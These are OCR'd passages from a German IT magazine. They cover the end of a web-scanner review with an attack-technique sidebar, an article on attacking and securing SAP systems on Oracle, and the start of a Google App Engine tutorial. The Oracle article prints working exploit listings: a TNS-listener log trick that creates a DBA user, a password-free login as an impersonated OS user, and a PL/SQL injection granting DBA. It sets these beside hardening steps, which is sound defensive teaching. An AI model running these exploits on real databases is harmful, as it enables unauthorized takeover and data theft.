Der NTOSpider von NTObjectives ist das jüngste der hier genannten Produkte. Obwohl die GUI im Vergleich zu den etablierten Scannern weniger ansprechend ist, lässt sich der Scanner sehr einfach bedienen. Mit NTOSpider kann man einen Scan mit wenig Konfigurationsaufwand durchführen, da er viele Anwendungseigenschaften automatisch erkennt. Beim Evaluieren des Produkts sollten Interessenten jedoch testen, ob es mit den in der Webanwendung vorhandenen Authentifizierungs- und Session-Handling-Methoden tatsächlich automatisch zurechtkommt.

Unterstützung bei der Abnahme

Im Gegensatz zu allen anderen genannten Produkten prüft NTOSpider nur auf Schwachstellen in der Webanwendung selbst. Prüfungen auf der Webserver-Ebene, zum Beispiel auf eine aktivierte HTTP-PUT-Methode, führt er nicht durch. Dank seiner Einfachheit ist dieser Scanner vor allem bei Abnahmeprozessen von Webanwendungen eine große Hilfe.

Gemeinsam mit Appscan ist Webinspect das bekannteste Produkt. Auch hier wurde der ursprüngliche Hersteller SPI Dynamics im Juni 2007 aufgekauft, neuer Eigentümer des Scanners ist HP. Webinspect überzeugt in fast allen Belangen. Hervorzuheben ist unter anderem die Vielzahl zusätzlicher Hilfsanwendungen zur Unterstützung einer manuellen Überprüfung. Nützlich ist vor allem auch der SQL Injector, ein Tool, das mithilfe einer gefundenen SQL-Injection-Schwachstelle in der Lage ist, alle Daten aus der Backend-Datenbank automatisiert auszulesen.

Fazit

Webapplikations-Scanner sind ein wichtiges Hilfsmittel bei der Überprüfung von Webanwendungen auf Schwachstellen. Sie ersetzen zwar nicht die manuelle Überprüfung durch einen Auditor, unterstützen ihn dabei aber recht weit – nicht zuletzt dank zahlreicher Hilfsanwendungen. Einfach zu erkennende Schwachstellen lassen sich mit solchen Scannern effizient finden. Für die Auswahl eines Webapplikations-Scanners ist eine sorgfältige Evaluierung notwendig. Sie sollte sich an den oben genannten Grundfunktionen und Erfahrungen aus der Praxis orientieren. (ur)

STEFFEN TRÖSCHER

ist Berater bei der cirosec GmbH in Heilbronn.

Literatur

[1] Michael Dipper, Andreas Kurtz; Bevor es brennt; Acht Web Application Firewalls, *iX* 8/2008; S. 70






Die verschiedenen Angriffstechniken

Cross-Site Scripting (XSS): Dieser Angriff zielt immer auf den Browser eines ahnungslosen Anwenders einer Webapplikation ab. Die Schwachstelle besteht darin, dass die Anwendung die benutzerdefinierten Eingabewerte nicht überprüft, sondern sie ungefiltert an den Browser zurückliefert. Über die Ausführung von schadhaftem Code im Browser des Opfers kann ein Angreifer an vertrauliche Daten wie Session-Informationen gelangen oder die volle Kontrolle über den Browser erhalten.

Injection-Schwachstellen: Bei dieser Art von Schwachstelle leitet die Webanwendung benutzerdefinierte Eingabewerte ungeprüft an nachgelagerte Systeme. Durch die Manipulation dieser Werte können die Systeme angegriffen werden. Ein Beispiel dafür ist eine SQL-Injection-Schwachstelle, bei der ein Angreifer beliebige SQL-Statements innerhalb der nachgelagerten Datenbank ausführen kann.

File Inclusion: Webanwendungen, die für File-Inclusion-Schwachstellen anfällig sind, erlauben es, Dateien des Webservers in die Anwendung einzubinden. Ist es möglich, das von entfernten Systemen aus durchzuführen, so spricht man von einer Remote File Inclusion. Mithilfe dieses Angriffs kann es einem Hacker unter Umständen gelingen, die vollständige Kontrolle über den Webserver zu erhalten.

Session-Angriffe: Zum Beispiel Session Fixation. Ziel des Angriffs ist es, einen Benutzer eine dem Angreifer vorab bekannte Session-ID verwenden zu lassen, die der legitime Applikationsbenutzer anschließend durch seine Anmeldung „aktiviert“. Hierzu weist der Angreifer dem Benutzer vorab die ihm bekannte Session-ID zu, etwa durch präparierte Links oder unter Ausnutzung von Cross-Site-Scripting-Schwachstellen in der Anwendung. Meldet sich dieser Benutzer dann an der Anwendung an, verwendet er die vorab vom Angreifer „fixierte“ Session-ID. Mit der Anmeldung wurde diese Session aktiviert und der Angreifer kann jetzt ebenfalls über die ID im Kontext des Benutzers auf die Anwendung zugreifen.



Oracle-DB und SAP: Angriffe und Gegenmaßnahmen

Eine sichere Bank

Jan Kästle, Stefan Hölzner

Das Gespann aus SAP und Oracle-Datenbank ist hierzulande eine der am häufigsten anzutreffenden ERP-Plattformen. Über die spezifischen Sicherheitsrisiken dieser Kombination und praktische Schutzmaßnahmen wurde bislang wenig geschrieben – Zeit für einen Überblick.

Finanzdaten, Stücklisten in der Herstellung, Gehaltsdaten oder die rabattierten Einkaufspreise – in Oracle-Datenbanken speichern viele Unternehmen vertrauliche Informationen. Sie brauchen deshalb optimalen Schutz. Während für Applikationen oftmals aufwendige Berechtigungskonzepte existieren, zeigen die Erfahrungen und Studien der Autoren, dass Unternehmen Datenbanksicherheit häufig immer noch stiefmütterlich behandeln. Erschwerend kommt hinzu, dass manche Best-Practice-Empfehlungen im SAP/Oracle-Umfeld nicht umsetzbar sind.

Deutsche und internationale Gesetze verlangen von Unternehmen, die Integrität der Finanzbuchhaltungsdaten sicherzustellen. Doch vor allem durch die Anforderungen des Sarbanes-Oxley Act von 2002 und der ins Haus stehenden 8. EU-Direktive gelangt (s. *iX*-Link) das Thema „Sicherheit der IT-Infrastruktur“ auf die Schreibtische von Geschäftsführung und Wirtschaftsprüfern. Sie müssen Datenbanksicherheit ganzheitlich betrachten: als eine Kombination aus vorbeugenden und aufdeckenden Maßnahmen, die unautorisierte Datenzugriffe verhindert oder sie zumindest schnell bemerkt.

Dieser Artikel beschäftigt sich mit den speziellen Risiken im SAP/Oracle-Umfeld und mit Einschränkungen bei der Umsetzung von Sicherheitsmaßnahmen. Er konzentriert sich auf die Vorbeugung; mit der Nutzung von Protokollen (Auditing) für die Untersuchung von Attacken wird sich ein späterer Artikel befassen.

Eine typische SAP-Umgebung besteht aus einer Oracle-Datenbank, einem oder mehreren Applikationsservern und den Clients, die mit einem SAP-GUI oder einem Browser auf den Applikationsserver zugreifen. Applikations- und Datenbankserver stehen dabei oft ohne Firewall im internen Netz. Aus ihm heraus können Angreifer deshalb direkt mit der Datenbank kommunizieren. Dafür benötigen sie die IP-Adresse und die Port-Nummer der Datenbank sowie die SID (Service Identifier). Sie bezeichnet die Datenbankinstanz, auf die zugegriffen werden soll, und ist im SAP-Umfeld ein dreistelliger alphanumerischer Wert, zum Beispiel P01.

Wer die IP-Adresse des Applikationsservers kennt, kann mit dem Tool *sapinfo* [a] der SAP AG die SID und den Hostnamen des Datenbankservers ohne Authentifizierung auslesen. Aus der IP-Adresse des Datenbankservers lässt sich unter Oracle 9i und älteren Versionen allerhand ermitteln. Dazu reicht es, dass der TNS-Listener ungeschützt installiert ist – der Default in diesen Versionen. Dann liefern seine Befehle *status* und *services* die SID und weitere Daten, beispielsweise den Pfad zur Datenbank.

Ist der TNS-Listener durch ein Passwort geschützt, verrät er diese Informationen nicht mehr jedem. Seit 10g sichert Oracle das Programm standardmäßig so, dass sich die SID aus dem Netz nicht direkt ermitteln lässt. Trotzdem kann man sie immer noch durch einen Wörterbuch- oder Brute-Force-Angriff erraten. Ein Brute-Force-Angriff auf die SID eines SAP-Systems ist in angemessener Zeit durchführbar, da sie nur drei Zeichen lang ist. Das Werkzeug *sidguess* [b] erledigt diese Aufgabe automatisch.

Sind weder die IP-Adresse des Datenbankservers noch die des Applikationsservers bekannt, ermittelt ein Port-Scanner die von Oracle verwendete Port-Nummer. In den meisten Fällen liegt sie zwischen 1520 und 1530, Standard ist 1527. *nmap* [c] findet den Server schnell:

```
nmap -sS -P0 -p 1520-1530 10.0.0.1-255
```

Ein typischer Angriff auf Oracle-Datenbanken zielt auf die zahlreichen Standardbenutzer, die das Installationsskript automatisch mit einem allgemein bekannten Passwort anlegt. Welche das im Einzelnen sind, hängt von der eingesetzten Version und den installierten Paketen ab. Typische Standardbenutzer, deren Passwörter oft

Listing 1: TNS-Listener öffnet die Tür

```
  (CONNECT_DATA=(CID=(PROGRAM=)(HOST=)(USER=jkaestle))
  (COMMAND=log_file)(ARGUMENTS=4)(SERVICE=192.168.200.128:1522)
  (VERSION=169869568)
  (VALUE=/disk2/app/oracle/product/10.2.0/db_1/sqlplus/admin/glogin.sql)))"  \
-h 192.168.200.128 -p 1522 --10G
./tnscmd10g.pl --rawcmd "set term off
    create user hack3r identified by hack3r;
    grant dba to hack3r;
    set term on" \
-h 192.168.200.128 -p 1522 --10G
```

Listing 2: Lokaler Benutzer mit SAP-Rechten

```
useradd sapadm
su sapadm
cd /opt/oracle/instantclient_10_2/
./sqlplus /@192.168.200.128:1522/SAP
...
Connected to:
Oracle Database 10g Enterprise Edition Release 10.2.0.2.0 - Production
With the Partitioning, OLAP and Data Mining options
```

unverändert bleiben, sind *OUTLN* und *DBSNMP*. Für SAP gibt es einen zusätzlichen Datenbankbenutzer, mit dem der Applikationsserver auf die Datenbank zugreift. In älteren SAP-Releases heißt dieser Benutzer *SAPSAP*; ab Release 4.6C hängt der Name von der SID ab und lautet *SAP<SID>*, also beispielsweise *SAPP01*. *opwg* aus der oat-Suite [d] testet eine Reihe von Standardbenutzern auf die Default-Passwörter.

Mehr Privilegien durch Schwachstellen

Hat ein Angriff Zugang zu einem unprivilegierten Benutzerkonto eröffnet, gibt es verschiedene Wege, administrative Rechte zu erlangen; beispielsweise durch eine der zahlreichen Privilege-Escalation-Schwachstellen oder durch Einsatz eines Crackers für die Passwort-Hashes der administrativen Benutzer. Diese Hash-Werte kann beispielsweise der Benutzer *DBSNMP* aus dem View *dba_users* auslesen.

Die Schutzmaßnahme für dieses Angriffszenario liegt auf der Hand: Für die benötigten Standardbenutzer sollte man ein starkes Passwort wählen, nicht benötigte mit

```
alter user outln password expire account lock;
```

abschalten. Das Passwort sollte mit *expire* markiert sein, sodass beim erneuten Aktivieren – sollte der Benutzer doch einmal benötigt werden – ein neues erforderlich ist [e]. Wegen des von Oracle bis 10g Release 2 verwendeten schwachen Hashing-Algorithmus ist bei der Wahl der Passwörter besonders auf die Komplexität zu achten. Seit Oracle 10g sind die meisten Standardbenutzer nach der Installation gesperrt. Zudem erzwingt der Oracle Universal Installer ein neues Passwort für die aktiven Datenbankbenutzer. Bei einer manuellen Installation ist dies jedoch nicht der Fall.

Um weitergehende Passwortangriffe zu verhindern, sollten Benutzerkonten der Datenbank nach einer geringen Zahl fehlgeschlagener Anmeldeversuche gesperrt werden. Seit 10g Release 2 erledigt Oracle dies standardmäßig nach zehn Versuchen. Für ältere Versionen muss der Administrator diese Einstellung manuell vornehmen. Der Benutzer *SYS* kann jedoch beliebig viele Versuche unternehmen, sich als *SYSDBA* anzumelden.

Ist die Verwaltung des TNS-Listeners ohne Authentifizierung über das Netz möglich (standardmäßig für alle Versionen vor 10g), lassen sich unter anderem Betriebssystemdateien beschreiben. Mit einem Trick kann diese Funktion den Zugriff auf die Datenbank oder das Betriebssystem eröffnen. Dabei setzt der Angreifer die Log-Datei des TNS-Listeners neu, wozu er den Pfad zur Oracle-Installation kennen muss. Diese Information kann man aus dem TNS-Listener mit *services* auslesen. Die Vorgehensweise ist wie folgt (s. Listing 1):

– Ändern des Pfades der Log-Datei zu *glogin.sql*. Die darin enthaltenen SQL-Befehle führt der Server bei jedem Aufruf von *sqlplus* aus.

– Anschließendes Schreiben von SQL-Befehlen mit der Log-Funktion des TNS-Listeners in diese gefälschte Log-Datei. Sie erzeugen einen neuen Datenbankbenutzer.

– Ändern der Log-Datei auf den alten Wert.

Beim nächsten Anmelden eines Administrators führt *sqlplus* automatisch das Skript *glogin.sql* aus, das einen Benutzer mit DBA-Rechten anlegt. Da der *sqlplus*-Befehl *host* Betriebssystemkommandos ausführt, könnte ein Angreifer auf dem beschriebenen Weg sogar eine Remote-Shell öffnen, die ihm Zugriff auf das Betriebssystem gibt.

Für Oracle 9i und früher unterbindet der Eintrag

```
ADMIN_RESTRICTIONS_<LISTENER_NAME> = ON
```

in der Datei *listener.ora* die Remote-Administration und damit den Zugriff auf den TNS-Listener.

Zusätzlich sollte man mit dem Programm *lnsrctl* ein Passwort auf den TNS-Listener setzen, sodass Unberechtigte die Befehle *services* und *status* nicht mehr nutzen können.

Ohne Passwort in die Datenbank

Einen weiteren Weg in die Datenbank öffnet die besondere Konfiguration von Oracle für SAP. Auf dem Datenbankserver richtet SAP bei der Installation die Betriebssystembenutzer *ora<sid>* und *<sid>adm* (für Unix/Linux) beziehungsweise *<SID>ADM* und *SAPSERVICE <SID>* (für Windows) ein. Das Programm legt sie zudem in der Datenbank mit dem Präfix *OPS$* und mit der Authentifizierungsmethode *identified externally* an. Dadurch erledigt das Betriebssystem die Authentifizierung alleine. Damit dies auch funktioniert, wenn diese Benutzer auf dem Applikationsserver angemeldet sind, ist der *init.ora*-Parameter *remote_os_authent* auf *true* zu setzen [f]. Dann vertraut die Datenbank dem Betriebssystem, dass diese Benutzer sich korrekt angemeldet haben. Oracle empfiehlt hingegen diesen Parameter aus Sicherheitsgründen auf *false* zu setzen [e].

Diesen Mechanismus verwenden Backup-Werkzeuge und der Applikationsserver für die Anmeldung bei der Datenbank. Aus der Tabelle *SAPUSER* kann die SAP-Applikation als *OPS$*-Benutzer das (verschlüsselte) Datenbankpasswort von *SAP<SID>* auslesen

iX-TRACT

- In vielen Unternehmen läuft die ERP-Software von SAP auf einer Oracle-Datenbank. Vor allem Oracle bis 9i enthält in der Voreinstellung viele Angriffsmöglichkeiten.
- Eine der größten Schwachstellen ist der TNS-Listener, dessen Netzverkehr man durch Access Control Lists einschränken sollte. Mehr Sicherheit lässt sich durch das Abschalten seiner Fernadministration und das Setzen eines Passworts schaffen.
- Oracle bringt viele Standardbenutzer mit allgemein bekannten Passwörtern mit. Diese sollte der Administrator deaktivieren oder ihr Passwort ändern.

Listing 3: SQL-Injektion verschafft DBA-Rechte

```
select username, granted_role from user_role_privs;
USERNAME   GRANTED_ROLE
---------- ------------
SCOTT      CONNECT
SCOTT      RESOURCE
create or replace function getdba return varchar2 authid
                                               current_user is
pragma autonomous_transaction;
begin
execute immediate 'GRANT DBA TO SCOTT';
COMMIT;
RETURN 'DBA';
END;
/
grant execute on getdba to public;
exec dbms_cdc_impdp.bump_sequence('SYS','BBB''||SCOTT.
                                          GETDBA()||''BBB',0);
select username, granted_role from user_role_privs;
USERNAME   GRANTED_ROLE
---------- ------------
SCOTT      CONNECT
SCOTT      DBA
SCOTT      RESOURCE
```

und als dieser regulär auf die Datenbank zugreifen. Die Benutzer *SAPSERVICE <SID>* beziehungsweise *<sid>adm* besitzen die Rolle *SAPDBA*. Oft sind die Rechte für die *OPS$*-Konten zu umfassend vergeben, sodass sie uneingeschränkt auf das Schema des *SAP <SID>*-Benutzers zugreifen können, das heißt auf alle SAP-Tabellen. Andernfalls können diese Rechte durch eine Privilege-Escalation-Schwachstelle erlangt werden.

Ein Angreifer braucht also nur noch den Benutzer *<sid>adm* beziehungsweise *SAPSERVICE<SID>* auf seinem eigenen Rechner anzulegen und kann sich als dieser ohne weitere Authentifizierung an der Oracle-Datenbank anmelden. Er hat somit vollen Zugriff auf die SAP-Tabellen erhalten (s. Listing 2).

Da dies lediglich die Kommunikation mit dem TNS-Listener über das Netz voraussetzt, bleibt als Schutz nur, den Zugriff auf die IP-Adressen der Applikationsserver einzuschränken. In der TNS-Listener Konfigurationsdatei *sqlnet.ora* lässt sich diese Einstellung so vornehmen:

```
TCP.VALIDNODE_CHECKING = YES
TCP.INVITED_NODES = (<IP-Adresse 1>, ↵
                                   <IP-Adresse 2>,..)
```

Diese Absicherungsmaßnahme kann IP-Spoofing-Attacken jedoch nicht verhindern. Mehr Schutz bietet nur die Netzsegmentierung mit einer Firewall. In ihr sollte lediglich der Zugriff auf die vom SAP-GUI genutzten Ports auf dem Applikationsserver erlaubt sein. Zusätzlich kann ein SAP-Router als Proxy zwischen dem GUI und dem Applikationsserver fungieren.

Patches: Ein Hindernisrennen

Neben Sicherheitslücken durch eine falsche Konfiguration öffnen technische Mängel ein weiteres Einfallstor in die Datenbank. Als Schutz davor sollte sie immer auf dem aktuellen Patch-Stand sein. Oracle veröffentlicht vierteljährlich ein Critical Patch Update (CPU) mit allen Korrekturen. Die Oracle-Datenbank eines SAP-Systems lässt sich jedoch oft wegen Kompatibilitätsproblemen mit Patches der SAP AG nicht aktualisieren. So hat die Firma beispielsweise für Oracle 10.2.0.2 die CPUs von Oktober 2006 bis Juli 2007 nicht freigegeben. Erst das Update von Oktober 2007 durften Administratoren wieder einspielen. Ohnehin rät SAP oft grundsätzlich davon ab, CPUs einzuspielen. Auch ein Wechsel auf die aktuelle Release, die bereits viele der älteren Schwachstellen behebt, ist nicht immer möglich. So hat SAP beispielsweise für 10g die aktuelle Release 10.2.0.3 nicht zertifiziert.

Unsere Erfahrungen spiegeln dies wider – Oracle-Datenbanken von SAP-Systemen sind in der Regel nicht auf einem aktuellen Patch-Stand. Listing 3 zeigt, wie der Benutzer Scott durch eine PL/SQL-Injection-Schwachstelle in der Prozedur *dbms_cdc_impdp.bump_sequence* Rechte eines DBA erhält [g].

Bei einem ausreichend geschützten Remote-Zugriff ist das Risiko durch lokale Schwachstellen gering, da auf der Datenbank selbst nur der SAP- und administrative Benutzer aktiv sind. Anders ist dies jedoch mit Schwachstellen, die sich aus dem Netz ausnutzen lassen. Zum Schutz sollten nicht verwendete Dienste, etwa der zum TNS-Listener gehörende *extproc* oder die XML-Datenbank, abgeschaltet werden. Beide enthielten bereits Schwachstellen, die sich von entfernten Rechnern ausnutzen ließen. Zudem benötigt ein SAP-System sie in der Regel nicht.

Mit einem Datenbankbenutzer, der das SAP-Schema lesen darf, lassen sich alle in SAP gespeicherten Informationen wie Finanz- und Gehaltsdaten oder Stücklisten auslesen. Das Schreiben in der Datenbank ist grundsätzlich auch möglich. Aufgrund der zahlreichen Abhängigkeiten lässt sich das SAP-System dadurch jedoch leicht in einen inkonsistenten Zustand bringen. Denkbar wäre aber, in der Tabelle *USR02* für einen Anwender mit umfassenden Rechten den Passwort-Hash zu ändern, sodass der Angreifer dessen Passwort kennt [h].

Fazit

Grundsätzlich ist es möglich, Oracle-Datenbanken für SAP-Systeme effektiv zu schützen. Abhängig von Randbedingungen, beispielsweise der Netztopologie des Unternehmens sowie den regulatorischen und gesetzlichen Rahmenbedingungen, muss man jedoch vorbeugende und aufdeckende Maßnahmen sorgfältig aufeinander und auf das Umfeld abstimmen. In vielen Unternehmen besteht in dieser Hinsicht noch Handlungsbedarf. (ck)

JAN KÄSTLE UND STEFAN HÖLZNER

arbeiten bei KPMG in der IT-Sicherheitsberatung und in der Prüfung von IT-Systemen. Jan Kästle ist Senior Associate, Stefan Hölzner Senior Manager und Leiter des Security-Testing-Teams.

Onlinequellen

[a]	sapinfo	service.sap.com
[b]	sidguess	www.red-database-security.com/
[c]	Netzscanner nmap	nmap.org/
[d]	oat-Suite	www.cqure.net/
[e]	Oracles Security Checklist	www.oracle.com/technology/deploy/security/pdf/twp_security_checklist_db_database.pdf
[f]	Authentifizierung durchs Betriebssystem	help.sap.com/saphelp_nw04/helpdata/en/ed/18cc38e6df4741a264bddcd4f98ae2/frameset.htm
[g]	SQL-Injektion in Oracle	www.red-database-security.com/advisory/oracle_sql_injection_dbms_cdc_impdp2.html
[h]	Frank Dittrich, SAP-Passwort-Sicherheit	www.it-audit.de/assets/artikel/eigen/SAP-Passwort.pdf





Eigene Projekte mit Googles App Engine

Spielplatz

Markus Stäuble



Mit seiner großen Schar von Entwicklern ist Google immer wieder für Überraschungen gut. Eine der Jüngsten, die Google App Engine, erlaubt es dem Entwickler, Anwendungen auf der Infrastruktur von Google laufen zu lassen. Was der Dienst zu bieten hat, soll eine erste Anwendung zeigen.

Seit April 2008 bietet Google – zunächst als Preview – Entwicklern an, die bewährte Server-Infrastruktur der hauseigenen Suchmaschine für eigene Projekte zu verwenden. Über ein Web-Interface kann der Programmierer in der sogenannten Google App Engine ein Projekt anlegen und seine Anwendung hochladen. Sie kommuniziert über eine definierte Schnittstelle (API) mit der App Engine, die grundlegende Aufgaben wie Datenhaltung und Skalierung übernimmt. Jeder Anwendung stellt die App Engine 500 MByte physikalischen Speicher zur Verfügung, außerdem Übertragungskapazität für monatlich fünf Millionen Seitenabrufe.

Als Grundlage für Anwendungen stellt Google das „App Engine Software Development Kit“ bereit (siehe Kasten „Onlinequellen“). Da es in Python geschrieben ist, ist auch der Entwickler zunächst auf die – immerhin recht mächtige – Skriptsprache festgelegt.

Das SDK enthält eine Reihe von Schnittstellen. Über die Datastore-API kann die Anwendung auf den transaktionalen Datenspeicher zugreifen, den die App Engine bereitstellt. Dabei muss sie Anfragen in der an SQL angelehnten Google Query Language (GQL) formulieren. Funktionen zum Manipulieren von Grafiken, etwa Vergrößern oder Rotieren, steuert die Images-API bei. Mithilfe der Memcache-API, die einen verteilten Cache zur Verfügung stellt, lassen sich häufig genutzte Daten im schnelleren Hauptspeicher halten.

Mit der Außenwelt kann das Programm auf unterschiedlichen Wegen kommunizieren. Die Mail-API etwa erlaubt es, E-Mails zu verschicken. Will der Programmierer über HTTP auf andere Anwendungen im Web zugreifen, kann er die URL-Fetch-API verwenden. Über die Users-API lassen sich Anwender mit einem vorhandenen Google-Nutzerkonto authentifizieren. Außerdem hat Google Version 0.96.1 des Web Application Framework Django ins SDK integriert.

Neben dem Zugriff auf die Funktionen der App Engine bietet das SDK eine Laufzeitumgebung, mit der sich die Anwendung lokal – auf dem Entwicklungssystem – testen lässt. Dadurch verkürzt sich die Entwicklungszeit.

Aus Sicherheits- und Effizienzgründen laufen die Anwendungen auf Googles Servern in einer geschützten Umgebung (Sandbox), die das Programm von der darunterliegenden Hardware isoliert. Dadurch sind dem Entwickler Grenzen gesteckt. Zugriffe auf Fremdsysteme etwa sind nur über die zur Verfügung gestellten Schnittstellen (URL-Fetch-API, Mail-API) gestattet. Eigene Dienste kann die Anwendung nur per HTTP(S) auf den Standardports 80 und 443 anbieten.

Entwicklung im Sandkasten

Applikationen haben keinen direkten Zugriff auf das darunterliegende Dateisystem. Nur Dateien, die die Anwendung persönlich über HTTP entgegengenommen hat, kann sie auch lesen. Um die Daten dauerhaft zu speichern, muss sie die Datastore-API verwenden. Das Starten eigener Prozesse ist ebenfalls verboten. Aktionen lassen sich nur als Antwort auf eine Anfrage ausführen, und die Reaktion muss innerhalb einiger Sekunden erfolgen.

Installationspakete stellt Google für Linux, Mac OS X und Windows bereit. Wer damit experimentieren möchte, benötigt jedoch zunächst einen Python-Interpreter, Version 2.5 oder jünger. Neuere Linux-Distributionen bringen ihn meist mit, Windows-Nutzer finden eine MSI-Datei auf der Python-Homepage.

Für eine eigene Anwendung muss der Entwickler zunächst eine Konfigurationsdatei anlegen, am besten in einem neuen Verzeichnis. Als Sprache hat Google dafür das syntaktisch anspruchslose YAML gewählt – das rekursive Akronym steht für „YAML Ain’t Markup Language“.

Listing 1 zeigt die Konfigurationsdatei – üblicherweise trägt sie den Namen *app.yaml* – für ein einfaches Beispielprogramm. Unter *application* und *version* muss der Programmierer den Namen seiner Anwendung und ihre Versionsnummer eintragen. *runtime* und *api_version* geben die verwendete Programmiersprache und API-Version an – haben zurzeit also immer die Werte *python* und *1*. Unter *handlers* schließlich kann man festlegen, wie die App Engine mit unterschiedlichen Anfragen umgeht: *static_files* und *static_dir* liefern unveränderliche Dateien wie Stylesheets oder Bilder aus, *script* hingegen reicht die Anfrage an das genannte Python-Skript weiter.

Handlern für statische Dateien lässt sich mit *expiration* explizit die Verweilzeit im Cache des Browsers mitgeben.

Fehlt die Angabe, greift der Standardwert. Den kann der Programmierer zum Beispiel mit *default_expiration: „2d 4h“* einstellen. Gibt man keinen Wert an, handelt der Browser nach eigenem Ermessen – was nicht immer erwünscht ist.

Zugriffsrechte einstellbar

Außerdem kann der Entwickler für jeden Handler separat festlegen, ob sich Nutzer der Anwendung authentifizieren müssen. *login: required* schaltet die Passwort-Abfrage ein, *login: admin* verlangt darüber hinaus, dass sich der Klient als Administrator ausweist.

Statischer Inhalt lässt sich mit *static_files* und *static_dir* wahlweise datei- oder verzeichnisweise freigeben. Verwendet der Programmierer Letzteres, kann er mit *skip_files* einzelne Dateien ausschließen.

Mit einer zweiten Konfigurationsdatei, *index.yaml*, kann der Entwickler die Indexierung des Datenspeichers beeinflussen. Beim Erstellen hilft das SDK: Läuft die Anwendung in der lokalen Entwicklungsumgebung, erstellt es die Datei automatisch, falls eine Abfrage einen Index benötigt. Der Programmierer kann die Einträge nachträglich ändern. Fügt er am Ende der Datei die Zeile *# AUTOGENERATED* an, bleiben die editierten Einträge bei späteren Programmläufen unverändert.

Anwendungen bestehen in der Regel aus zwei Teilen: dem Layout und der sich dahinter verbergenden Funktion. Googles App Engine erlaubt es, beide voneinander zu trennen. Dazu erstellt man das Seitenlayout in HTML und greift mit einer speziellen Syntax (doppelte geschweifte Klammer) direkt auf Daten und Objekte zu. Der Link *<a href="{{ url }}">* etwa verwendet den Wert von *url* als Adresse.

Eigene Request-Handler kann man von von der vordefinierten Klasse *RequestHandler* aus *google.appengine.ext.webapp* ableiten. Für einfache Anwendungen genügt es, die Methode *get* der eigenen Subklasse zu implementieren.

Eine Template Engine stellt die Verbindung zwischen HTML-Seite und Anwendungslogik her. Davon existieren etliche; innerhalb der App Engine bietet sich die von Django an. Der Handler muss nach getaner Arbeit die Template Engine aufrufen und als Parameter den Namen der HTML-Datei sowie eine Liste von Werten übergeben (siehe Listing 2).

Benötigt die Anwendung Daten aus dem persistenten Speicher, muss sie sie per GQL abrufen, etwa mit *db.GqlQuery("Select * from Greeting")*. Das Ergebnis ist eine Liste von Instanzen des gesuchten Typs.

Die Schnittstelle für den Datenzugriff entspricht der Data Modeling API von Django. Will der Entwickler Daten persistent ablegen, muss er seine eigenen Klassen von *google.appengine.ext.db.Model* ableiten. Mit der Methode *put* lassen sich die Daten einer Instanz speichern.

Lokale Entwicklungshilfe

Mit dem Skript *dev_appserver.py <verzeichnis>* startet der Programmierer den Entwicklungsserver des SDK. Als Argument muss er den Namen des Verzeichnisses übergeben, in dem die Datei *app.yaml* liegt. Zusätzlich kann er mit der Option *--clear_datastore* den lokalen Datenspeicher säubern.

Unter *localhost:8080/_ah/admin* stellt der Server eine Konsole zur Verfügung. Sie enthält den sogenannten Datastore Viewer, über den der Nutzer Daten eingeben, ändern oder löschen kann. Ein Python-Interpreter erlaubt es außerdem, Code innerhalb der Anwendungsumgebung auszuführen.

Hat die Anwendung alle Tests bestanden, kann man sie auf Googles Server hochladen – sofern man sich erfolgreich registriert hat: In der Preview-Phase sind die Accounts noch begrenzt. Außerdem kann jeder Entwickler nur maximal drei Anwendungen betreiben.

Das Kommando *appcfg.py update <verzeichnis>* überträgt die Anwendung im angegebenen Verzeichnis auf den Server. Anschließend ist sie im Web unter *<name>.appspot.com* zugänglich. Daher muss der Programmierer einen eindeutigen Namen wählen und vor dem Upload in *app.yaml* eintragen. Will er sein Werk später wieder löschen, kann er alle Handler aus *app.yaml* entfernen und durch einen neuen ersetzen, der auf eine nicht existierende Datei verweist. Nach einem erneuten Upload ist die Anwendung deaktiviert.

Listing 1: YAML-Konfigurationsdatei für eine einfache Anwendung

```
application: helloworld
version: 1
runtime: python
api_version: 1
handlers:
- url: /css
  static_dir: css
- url: /images
  static_dir: images
- url: /.*
  script: helloworld.py
```

Listing 2: Request Handler für die Klasse *Greeting*

```
from google.appengine.ext.webapp import template
from google.appengine.ext import db
from google.appengine.api import users
from google.appengine.ext import webapp
class Greeting(db.Model):
  author = db.UserProperty()
  content = db.StringProperty(multiline=True)
  date = db.DateTimeProperty(auto_now_add=True)
class MainPage(webapp.RequestHandler):
  def get(self):
    greetings_query = Greeting.all().order('-date')
    greetings = greetings_query.fetch(10)
    page = 'login.html'
    if users.get_current_user():
      url = users.create_logout_url(self.request.uri)
      url_linktext = 'Logout'
      page = 'index.html'
    else:
      url = users.create_login_url(self.request.uri)
      url_linktext = 'Login'
    template_values = {
      'greetings': greetings,
      'url': url,
      'url_linktext': url_linktext,
      }
    path = os.path.join(os.path.dirname(__file__), page)
    self.response.out.write(template.render(path,
                                            template_values))
```

Fazit

